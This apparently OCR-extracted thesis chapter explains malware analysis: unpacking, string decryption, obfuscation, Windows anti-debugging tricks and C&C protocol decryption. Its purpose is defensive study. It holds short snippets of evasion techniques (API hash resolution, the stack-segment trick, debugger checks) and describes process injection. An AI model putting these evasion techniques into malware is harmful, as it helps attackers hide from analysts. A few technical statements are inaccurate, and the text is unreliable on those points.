Static examination of a malware has as target to reach a solid understanding level of the operations that the sample is instrumented to perform. In other words, the binary machine code must be inverted back to a code level that the auditor, who performs the analysis is capable of understanding in terms of both the details and the great picture of the software that's being analyzed. Ideally the reverse engineered code must be as similar as possible to the original source code but reaching an analysis depth of that level is impossible and likely impractical. It is notable, that throughout this process the auditor might recreate (manually or automatically) parts or modules of the malware to understand them better or to overcome possible defenses of the malware.




Figure 3.1.1.1 Different levels of code comparison in terms of readability (bottom arrow as an axis from low to high) and CPU abstraction level (top arrow as an axis from how to low).

As explained in paragraph 3.2.1, the most common attack vectors exploited by malwares to gain foothold access are the social engineering methods (phishing, spearfishing etc.). In this case, the usual approach is a highly obfuscated script that comes embedded in a document gets and that gets executed by an interpreter, installing the malware on the system. Common targets are the VBScript interpreter of the Microsoft Office© suite or the JavaScript interpreter of the Adobe PDF Reader©[41], [42].

For static examination to be performed, the malicious executable must first be obtained. To do so the analyst must mimic the behavior of the malicious document's script, with one of two different approaches, either a black-box dynamic faster approach or a white-box static but safer approach. In the first one the script is allowed to run in a containerized environment and after the malware file is downloaded and executed on the target system it can be copied from the virtual disk or dumped from memory to a system outside of the container, then the container can be reverted to the initial safe state. In the later one, the script must get manually de-obfuscated, and reverse engineered so that the original source code of the script gets extracted. At that stage its trivial for the analyst to read and understand how the script is working so he or she can recreate its workflows to obtain the malicious sample.

This second static approach even if it requires technical expertise and sometimes can be a tedious process can be considered safer since there's no interaction between the guest container and the host system in contrast to the black box approach where during the copy operation between the two systems a human error or a software error may result in an infection on the host. On top of that, reverse engineering the script might also unveil additional information, for example a list of sites that have been compromised and work as distribution points.

The static analysis process of the malware itself starts with a raw binary file, at this stage the amount of knowledge that can be extract is limited, since it is practically impossible to know any kind of information regarding the functionality of the code (though we can have indications) by observing its raw bytes. But there are other pieces of information that can be extracted that can be equally useful in the analysis process in later steps.

Entropy of binary data

Entropy is the degree of uncertainty expressing the level of chaos in a set of data. The practical interpretation of entropy in computing, corresponds to the measurement of randomness. [43]

$$H = -\sum_{i=1}^{N} Pilog(Pi)$$

H: entropy value, P: proportion of observations, i : class.

Considering that the binary data being present in an executable are a set of instructions, an instrumentation language, alongside alphanumeric series, and constant values it is trivial to understand that a structure of the data is present thus a lower entropy is expected against random data. Based on that empirical rule, an observation of an anomaly can give a strong indication that a part (e.g., a segment of the binary, commonly the .data segment of it) of the executable may be packed or encrypted. [44]

Strings

Even though the majority of data that exist in binary form in an executable are not human readable, the embedded strings still can be viewed and read. Strings may contain information that can be used, the identification of specific usage of specific modules or services e.g., if the string "http://example.com" is found embedded in a malware there is a high chance possibility that the malware will somehow interact with that domain at some point in time, or even the identification of the malware itself for example through a characteristic string. In case that the malware has its strings encrypted and used after decryption on the runtime, this static analysis approach at the first states of the malware analysis procedure (before unpacking the malware) will probably be fruitless, unless the packed executable has a distinguishing string embedded such that the packer that has been used is recognized. Such case exists with the packed binaries on which the UPX packer has been used, that contain the "`UPX!`" `string [45].`

Size of the segments/sections

Another strong indicator towards the fact that the malware is packed, i.e., there's an encrypted executable embedded on a wrapper one, is produced by checking the size of the segments of the binary file. Usually the packed executable that gets decrypted on during runtime is being stored on the .data segment else it is stored on a custom created one. A typical suspicious case would be the size of the .data segment to be several megabytes large which is unusual for a common executable.[46]

In case where the executable is packed, the analyst must bypass this protection against static analysis to pursue further. It's an analyst's choice of how to do so, either statically or dynamically. The static approach is mainly signature based, since there's

a finite number of packers available (some of them are Themida[47][48], UPX, Armadillo[49][50], VMProtect[51][52]), except the case where the malware uses a custom packer, and a collection of signatures and rules, for example YARA rules, have to be used to identify the used packer[53]. Then the analyst can decrypt the executable, through using the unpacker that may come with the packer, or through using publicly available community developed tools or even through developing an unpacker by reading the code of the used packer.

In the next phase of static analysis an important category of tools for reverse engineering the disassemblers are used. Disassemblers, parse executable file formats (e.g., PE, ELF, Mach-O), recognize which part of the file corresponds to executable code, and translate the raw bytes into symbolic assembly language. Based on the later, they recognize file symbols and how they are used, if they are not stripped at compilation time, and perform an automatic analysis on possible external dependencies of the executable. The industry standard disassemblers (IDA/IDAPro, Ghidra, Binary Ninja, radare2, Hopper etc.) are in fact complete reverse engineering suites of tools that offer a range of utilities besides disassembly, while some of them even offer integrated debugging. One of the tools that is included in most of these suites, that in malware analysis is considered crucial is the decompiler. Decompilers are tools, that parse the assembly that a disassembler produced and try to recreate the source code before compilation, using control flow and data flow analysis.

At that stage when both the assembly and the decompiled pseudocode of the malware are present the greatest amount of time is spent, since the functionality of the malware is unveiled. The first tasks that have to be accomplished are related to defeating the defenses of the malware at source code level against static analysis:

Decrypting Strings

It is common for malwares, in order to avoid antivirus detection, to have their functional strings encrypted and implement a decryption routine that gets executed on the runtime. To defeat this protection, the analyst has first to find that decryption routine which most of the times is trivial since it is one of the first functions being called on the execution flow, otherwise the malware would not be operational. Then the assembly and/or the decompiled output must be read and understood, so that the

analyst can re-implement it probably in a scripting language such as Python and patch the program with the decrypted strings.

Dynamic function resolution

One approach that antivirus programs take to determine whether a program is malicious or not, is heuristic resource analysis [54]. The antivirus checks the library calls that the malware will perform, the external files that it will possibly open and the services that it will interact with during runtime. For example, if a Windows malware is instrumented to access the registry, this may indicate an attempt of persistence establishment or an attempt of elevation of privileges (LPE/ EoP). To escape such checks and to defend against static analysis, malwares commonly use a technique to dynamically resolve the function to call, hash based dynamic function resolution. In this technique the malware instead of directly calling a function it uses routines that return a function pointer if a hash that they have received as an argument matches the hash of an entry in a list of function names that they traverse. Consequently, the malware dereferences the function pointer passing it its desired arguments. In pseudocode:

```
// Definition & Declaration of hash resolver routine
funcPtr resolveHashes(hash libraryHash, hash functionHash){
      libraryPtr = NULL;
      functionNames = NULL
      for name in libraryNames:
            if hashFunction(name) == libraryHash:
                  libraryPtr = getLibraryPtr(name);
      // Fetching the function names of the corresponding
      // library that matched the hash
      if libraryPtr == NULL:
          return NULL;
      else:
          functionNames = getFuncNamesfromPtr(libraryPtr);

      for name in functionNames:
            if hashFunction(name) == functionHash:
                  return getFunctionPtr(name);
```

```
        return NULL;
}

// Usage of the resolveHashes
funcPtr f;
// Resolving the function based on hashes
f = resolveHashes(0x41414141… , 0x42424242…);
// Dereferencing the function pointer, passing arguments
// N arguments to it
f(arg1, arg2, arg3…);
```

The analyst can develop a script that automatically resolves the names of the functions by searching in a small database of hashes of all the function names of the most common libraries in the system, to perform a fast and effective analysis. Afterwards, either by adding comments on the assembly at the call points, or renaming the function pointers in the decompiled output, depending on the tool of preference, a readable state for the code can be achieved. Multiple efforts in the opensource / malware analysis community target the creation of global publicly accessible databases, containing all the hashes that have been found in different malwares. [55]

Code or Intermediate Language obfuscation against static analysis

One of the hardest to tackle defenses that malwares weaponize are code obfuscation techniques. Code obfuscation can be multilevel, before, after and during the compilation of a program. The idea of altering the valid source code to prevent the identification or the analysis of the code can be implemented using multiple approaches, a non-exhaustive list of which is presented below.

- CFG Flattening

  Every computer program can be expressed in a node-based graph of blocks of opcodes named control flow graph. The idea of CFG is used in compiler optimizations and code simplification.




Figure 3.1.1.2 CFG representation of a typical if – else statement.


Code flow flattening is the technique for transforming the code of a stack frame into a jump table statement (also known as a switch – case statement). In this table at the end of every block of code a code direction variable defines the next execution block[56]. In pseudocode:

Before Obfuscation

Pseudocode

```
// Code block A
doSomething1();
// Code block B
doSomething2();
```

CFG




After Obfuscation

Pseudocode

```
int cfg = 0x0001;
while(1){
      switch(cfg){
            case 0x0002:
            // Code Block B
                  doSomething2();
                  cfg = 0x003;
                  break;
            case 0x0003:
                  go_to exit;
                  break;
            case 0x0001:
            // Code Block A
                  doSomething1();
                  cfg = 0x002;
                  break;
            // Dead Code
            default:
                  go_to exit;
                  break;
      }
}
exit:
```

CFG



As it is obvious, the technique takes its name out of the shape that the CFG graph takes after the obfuscation. It is notable, that the code snippets produce the exact same output and perform the exact same operations with only difference being the path taken to reach the two different code blocks. One widely used compiler that supports this technique of obfuscation is LLVM [57].

- VM Based code obfuscation

Virtual Machine based obfuscation is a highly sophisticated approach of code altering[58]. In this type of obfuscation, apart from the compiled code responsible to implement the desired functionality there are other elements embedded in an executable: a bytecode interpreter, a virtual machine implementation, and a bytecode parser/dispatcher. The concept of this obfuscation is that the code is compiled into bytecode instead of machine, and a custom virtual machine is responsible to parse, interpret and execute the compiled bytecode. There seem to be two disadvantages of using such an approach of obfuscation, the first being a performance loss and the second being a greater exposed attack surface from a security perspective. Both of them are irrelevant in the context of malware that's why this approach is commonly being followed.




Figure 4.1.1.3 Visualization of the technique of virtual machine-based obfuscation.

- Unreachable code insertion

Unreachable code insertion or dead code insertion is a compiler deoptimization and code obfuscation technique in which either the compiler or the obfuscator program is instrumented to insert unreachable code paths to deceive and trick. Typical candidate blocks for unreachable code insertion are the if-like statements where the obfuscator can insert code that the controller variable that checks whether the code contained in the statement, will be executed, or not would never reach a condition to allow the execution. A typical example is:

```
void procedureA(int a){
      if a > 3:
            return a;
      if a == 3:
            return doSomething1();
      // This if statement
      // would never evaluate
      // to True.
      if a == 4:
            execJunkCode();
            return;
      return doSomething2();
}
```

- Self-Cancelling code insertion

This is technique is also known as junk code insertion, on this compiler deoptimization and obfuscation technique, code that has no functionality is inserted in legitimate blocks of code, so that to prevent static analysis. This is a similar technique with the dead code insertion, and they are commonly combined to achieve better results.

3.1.2 Dynamic analysis and common defenses in Windows OS

Dynamic software analysis in the context of reverse engineering is the inspection of the execution context of a program running in memory. Explicitly, we describe the ability of viewing and editing the values that the registers hold, the contents of the stack segment, the executing opcodes, and the interaction with operating system's objects at a specific point in time during runtime. That is being achieved using a category of software products named debuggers. Debuggers are programs that by using the provided operating system's specific API run another program in a controlled environment that allow the user to track changes in memory. In POSIX compliant systems this operation is achieved using the system call `ptrace [59]` while in Windows operating systems there's a family of functions that provides the same functionality, such as `DebugActiveProcess` and `WaitForDebugEvent` routines [60] [61].

As it is obvious, this type of analysis is performed during runtime. Because of the fact that the analysis objective is a malware, designed to harm the computer and the person that's using it, measures shall be taken so that the analyst will stay protected during the process. Dynamic analysis must be performed in an isolated environment that must be considered infected from the moment the dynamic analysis starts and on, this can be a physical or a virtual computer containing no personal information and with no internet connection . In the case that this is unavoidable (for example when analyzing the communication protocol with the C&C server) the malware must be connected to an isolated network.

Dynamic analysis can be useful for a malware analyst to understand better and faster what a complex piece of code performs. In general, it provides an insight on the execution context with an emphasis on the details, in contrast to static analysis which helps to form a general view on the functionality of a program. A typical example is the case where the analyst wants to resolve a function pointer that gets calculated dynamically.[62] A static analysis approach would require the re-implementation of part of the code that is being analyzed to resolve the function that gets pointed, while dynamically it would only require pausing the execution right before the JMP or CALL instruction and inspecting the value that the calling register holds.

On top of that, since dynamic analysis gives the user the ability to read from and write to the whole memory address space of a process, it can be used to extract information that otherwise would not be available. The debugged process can be forced to execute specific code execution paths in the AST tree, using live-patching (changes of instruction opcodes during runtime) techniques and later observed for specific behaviors. Also, the read and write operations on dynamically writable memory segments, for example the heap, can reveal information regarding the in-memory structures of the executable and how they are used.

- Process/Code injection & Unpacking

Malwares in the early stages of infection encrypt their code by using a wrapper executable to avoid static analysis. At some point in time, since they must implement their functionality, the wrapper decrypts the embedded executable and injects decrypted executable's code to a remote process to avoid antivirus detection. Before the packer tries to inject the executable in the remote process and start its execution, it has first to allocate a space in the context of the remote process and then write the executable there. That must be done regardless of the injection technique being used. In case of the classic .dll injection in Windows the attacking process calls first the `VirtualAlloc` to allocate the required space for the process to be written to, then it calls `WriteProcessMemory` to perform the write on the context of the remote process and finally `CreateRemoteThread` to start a thread that runs the malicious executable .




Figure 3.1.2.1 Visualization of the process injection technique taking place, Top: two processes running concurrently in the same OS. Bottom the malware's process injects malicious.exe in the address space of the victim process.

Using dynamic analysis, we can extract the unpacked executable in the time frame between its write and execution operations. That is because the decrypted file will have been written in the memory of the victim process which we can view and edit,

but it has not yet been executed. The same approach can be applied against other process injection techniques to obtain the unpacked executable.




Figure 3.1.2.2 Relative timeline of events (time is on the x-axis) during a process injection technique, the window of time in which we can extract the unpacked executable is colored in light green, right after its, writing on the remote process.

Malwares try to defend from dynamic analysis using so called anti-debugging techniques. These are methodologies developed over the years from malware developers to either evade the debugger trying to hide from it or detect if the malicious process is running under a debugger, so that it can modify its behavior.

Different operating systems implement different debugging mechanisms, exposing different debugging interfaces, thus it would be impossible for the anti-debugging techniques to be the same in different platforms. Specifically, the ones that depend on the API, are not available in other OSs, but there are anti-debugging techniques that work in CPU's architecture level (e.g., the stack segment manipulation, Heaven's Gate technique) that will work regardless of the OS that they will be executed in. The limited scope of research for the following non-exhaustive list of techniques is the Windows operating systems running on top of x86/x86-64 CPUs.

- Heuristic Methods – `IsDebuggerPresent`

The WinAPI exposes the userland function `IsDebuggerPresent [63]` which, as it is state in its documentation, detects if the calling process runs under a user-mode debugger . This function offers the exact functionality that a malware needs to understand if it is running under a debugger or not. It works by checking the

`PEB->BeingDebugged` flag, of the calling process.

```
// Disassemble of the IsDebuggerPresent
// The function fetches a _PEB pointer on the $rax register
// and then fetches the value of the PEB+0x2 on the $eax

0:003> u KERNELBASE!IsDebuggerPresent
KERNELBASE!IsDebuggerPresent:
00007ff8`6ede22c0 65488b042560000000 mov rax,qwordptr gs:[60h]
00007ff8`6ede22c9 0fb64002           movzx eax,byteptr [rax+2]
00007ff8`6ede22cd c3                 ret

// PEB+0x002 Holds the BeingDebugged flag
0:003> dt _PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   ……
```

Similarly, the malware can perform other API calls or check other variables of its execution context in order to check if its process is being debugged.
Since a direct call to them from a malicious process would be an obvious attempt of debugger evasion, techniques have been developed to try to hide a call to these two functions.

- Software breakpoints scanning

The ability of setting breakpoints, stopping the execution of a process to inspect different regions of the memory, registers etc., is one of the core tools of the debugging toolset. Software breakpoints are implemented by injecting the instruction `int 3h` that performs an interrupt so that the execution will be passed to the debugger. Thus, the malicious process in order to alter its behavior in case where a breakpoint is set on a specific location it can dynamically hash the instruction opcodes

of a function that is about to execute and check the output value against a static one that could have been set on compilation time.

- Hardware breakpoint scanning

In x86 architecture the execution of a process can be paused using hardware assisted breakpoints. There's a set of registers known as debug registers (DR0 – DR7) which are being used to hold the execution context when a hardware breakpoint is hit, the execution is transferred to the debugger process. Directly reading or writing to one of these registers while running in ring 3 results in a general protection fault since they can only be accessed when the CPU is running in real or protected mode, in ring 0 (CPL0). The Windows API exposes the `GetThreadContext` function that retrieves the context of execution of a thread.

```
BOOL GetThreadContext (
[in]     HANDLE    hThread,
[in, out] LPCONTEXT lpContect
);
```

Through that, the process can read the values of these registers, and in case their values are other than their default, which is NULL, it means that at some point in time a hardware breakpoint had been hit, thus the program is being debugged.

- SEH based debugger discovery

SEH (Structured Exception handling) is a Windows mechanism to help a process to address exceptions and receive notifications when they occur. This allows intra-process managing of the exceptions that occur during runtime without the involvement of the operating system. It is part of the Microsoft's extension of the C/C++ language, it provides the try/catch, try/except functionality that the language is missing. SEH is implemented in a single linked list where each node holds a pointer to the next node and an exception handler that's triggered in case the corresponding exception occurred. The structure of the nodes is described below :

```
0:007> dt ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next          : Ptr64 _EXCEPTION_REGISTRATION_RECORD
   +0x008 Handler       : Ptr64     _EXCEPTION_DISPOSITION
```

In case where a SEH handler is triggered depending on the situation it returns one of the following values:

```
0:007> dt ntdll!_EXCEPTION_DISPOSITION
   ExceptionContinueExecution = 0n0
   ExceptionContinueSearch = 0n1
   ExceptionNestedException = 0n2
   ExceptionCollidedUnwind = 0n3
```

In the case where the value 0x1 (`ExceptionContinueSearch`) is returned the program will continue looking for the correct handler traversing the linked list until it reaches the head node. The head node holds a default handler assigned by the system which depending on the value of the `HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\AeDebug` registry the program either terminates or transfers the execution to the debugger if the program runs under one. SEH handling can be easily abused from a malware developer to evade the debugger, since by default when an exception occurs the debugger must catch it thus the corresponding handler will not be executed. Using a simple sanity check, if for example a global variable got set during the execution of an exception handler that can be triggered by the user programmatically, the program can understand if the process is being debugged or not.

- Debugger Evasion using `NtSetInformationThread`

Since Windows 2000 calling `NtSetInformationThread` with an undocumented value int the field of `ThreadInformationClass` that of 0x11 also named `ThreadHideFromDebugger` sets the `HideFromDebugger` flag on the `_ETHREAD` structure. This structure is the userland depiction of a process's thread, and the `HideFromDebugger` flag as its name suggests is responsible for hiding or not information regarding events triggered by this thread from a userland debugger. The events that are being hidden from a debugger include within others breakpoints and interrupts. In case when there is a breakpoint inside the thread calling the `NtSetInformationThread` function, the process crashes, and the debugger hangs. Bellow there's the prototype of the `NtSetInformationThread` function and the partially stripped contents of the `_ETHREAD` structure.

```
NTSTATUS NtSetInformationThread(
  [in] HANDLE          ThreadHandle,
  [in] THREADINFOCLASS ThreadInformationClass,
  [in] PVOID           ThreadInformation,
  [in] ULONG           ThreadInformationLength
);
```

```
0:003> dt _ETHREAD
ntdll!_ETHREAD
   +0x000 Tcb             : _KTHREAD
   …
   +0x510 HideFromDebugger : Pos 2, 1 Bit
```

- Stack segment manipulation

This technique is present only for 32bit executables. It's still relevant today since there are malwares that are compiled for the in 32bit mode for compatibility issues. The technique is based on the stack segment register manipulation, and it is architecture, and not OS, specific. In the case that the program is executing stack segment related opcodes, the debugger will skip the next instruction and mask the interrupts generated. This can be abused to execute code that can remain undetected from a userland debugger. In the following piece of code, the assembly opcode `mov eax, 0xDEADBEEF` even though it will be executed the debugger will not detect its execution.

```
__asm__{
     push ss              ; These 2 instructions
     pop ss               ; cancel each other.
     mov eax, 0xDEADBEEF  ; This instruction will
                          ; be traced over.
     mov eax, 0xBAADF00D  ; The debugger will jump
                          ; here
};
```

4.1.3 Network analysis of the communication protocol

Overcoming the defenses listed above, may be a challenging and tedious process, but it is crucial, for static analysis to be viable. Most of the malware types, excluding malwares made to cause damage and not to provide a specific privilege to an attacker must communicate with a remote computer, commonly a C&C server, to receive orders. For this to be done the malware, since it's the client in a client-server model, must know the address or the domain to connect to receive commands. Finding the medium and the way of communication is the first step to analyze the protocol of communication between the client and the C&C server. Common communication architectures are explained bellow:

- Direct C&C and client communication

This is the simplest, yet common infrastructure architecture met in modern malware. The establishment of communication is initiated by the malware, which carries a configuration file with a range of public IP addresses and ports. The "configuration file" might be in a form of a document (e.g., text, JSON, XML) or it might be embedded in the executable's resources. In both cases it can be encrypted. The addresses of the file correspond to active C&C servers. All the C2 servers are commanded through a central hierarchical higher source, which might be one of the C&C's or master computer.




Figure 3.1.1.4 Visualization of a typical malware infrastructure architecture, the size of the circle indicates the hierarchical level (the greatest the size the higher the hierarchical level). The circle in the center (Master) is in the highest hierarchical level, the four circles around it are the command-and-control servers responsible to control the clients, the malware infected computers which are represented by the small circles around them.

The identification and extraction of the configuration file is preceded by the recognition of the call points of socket related functions. Since a socket must use an address to connect and communicate with, the malware will have to fetch from the store point, decrypt (if it's stored encrypted), and read from this piece of information from the configuration file. Following the reverse procedure leads to the identification of where and how the configuration file is stored, thus at that point the extraction of it can be achieved.[63]

- Communication abusing a third-party legitimate service

Malware developers tend to constantly improve the means of communication with the computers that their malwares infect. An approach that has been used in botnets communication in the past and is constantly being evolved and adapted into new environments is the information transmission over a legitimate running service. The present technique made its appearance in the mid 90's when the IRC protocol was abused from malwares to communicate with their C&C servers. Nowadays cloud based storage services, such as Microsoft OneDrive or Google Drive, or various chat and social media applications, such as Microsoft Teams or Twitter are being abused from P2P botnets and ransomware criminal groups to achieve this. [64] [65] The protocol of communication that's being passed through the third-party service, is commonly a cryptic symbolic language that can be understood through reverse engineering of the client. The referenced services are all implemented over the HTTP/HTTPs protocol and can be accessed through a web browser. Precisely, in order to understand the commands that will be received over the chosen medium, the malware has to implement the correspondent parser of the language. In case where a malware uses such an approach of communication, finding the language parser is

crucial since it directly exposes the functionality of the malware. To do so, the call points of the HTTP library functions or the custom HTTP protocol parsing functions must be first found.




Figure 3.1.1.5 A) Communication through abusing a third-party legitimate service in the Client – Server model of communication. The C&C server is described with the circle on the right, while the malware infected computers are described with small circles on the left. B) Communication through abusing a third-party legitimate service in a P2P model of communication, all the nodes

Further analysis steps include reverse engineering of the communication protocol. Knowing the structure, the types and the content of the data flowing in the bidirectional communication channel with the server, assists in the effective reverse engineering of the malware's modules that instantiates their meaning. Apart from that, knowing the exact structure of the content used in these protocols can be helpful in the mapping of domains of the infrastructure, a typical example of that would be a list of IP addresses of clients and servers passed from an at the time connected server to a client to be aware of other infected computers and/or servers.

In several cases, the communication of the malware with another agent (C&C and/or other infected computer) is encrypted either through asymmetric or symmetric encryption. Anyhow the approaches that can be followed to log the plaintext data passed in the bidirectional channel require access to the memory of the malware, and network access to log and analyze the data. The network analysis can be performed with a MitM (Man in the Middle) proxy between the client and the server.

- Logging symmetrically encrypted data

In the simple case where the data passed between the server and the client are encrypted with a symmetric encryption scheme, both sides must hold the secret key for the purpose of being able to encrypt and decrypt exchanged data.. That said, the key can be extracted from the malware and used to perform the automatic encryption and decryption in the MitM proxy.

Figure 3.1.1.6 In order for the analyst to perform network analysis in the case of transmission of symmetrically encrypted data, he/she must set himself/herself in man in the middle position between the server and the client decrypting the data flowing in and encrypting flowing out of the controlled node.

- Logging asymmetrically encrypted data

Decrypting asymmetrically encrypted data is relatively harder, than decrypting data that are symmetrically encrypted but it is still viable in this case. To do so there are two approaches that can be followed. The first one is by utilizing a MitM approach, where the analyst must patch the malware's executable replacing the embedded public key of the server with the analyst's public key, extract the malware's private key from the memory or the executable, and implement the appropriate network workflows. The network traffic flowing to the malware must be redirected to the MitM proxy where it can be passed through by decrypting the data with the malware's private key and encrypting them again using its public key. The network traffic flowing from the malware to the server, since it's encrypted with the analyst's public key, can be decrypted on the MitM proxy, and encrypted again with the server's public key and then forwarded to the server. The second approach is the one of dynamic analysis, in that case the malware process runs under a debugger or a minimal process tracer so that both sent and received data can be altered and read. Specifically, the data to be

sent must be extracted before their encryption and the data to be received have to be extracted after their decryption following a black box approach.

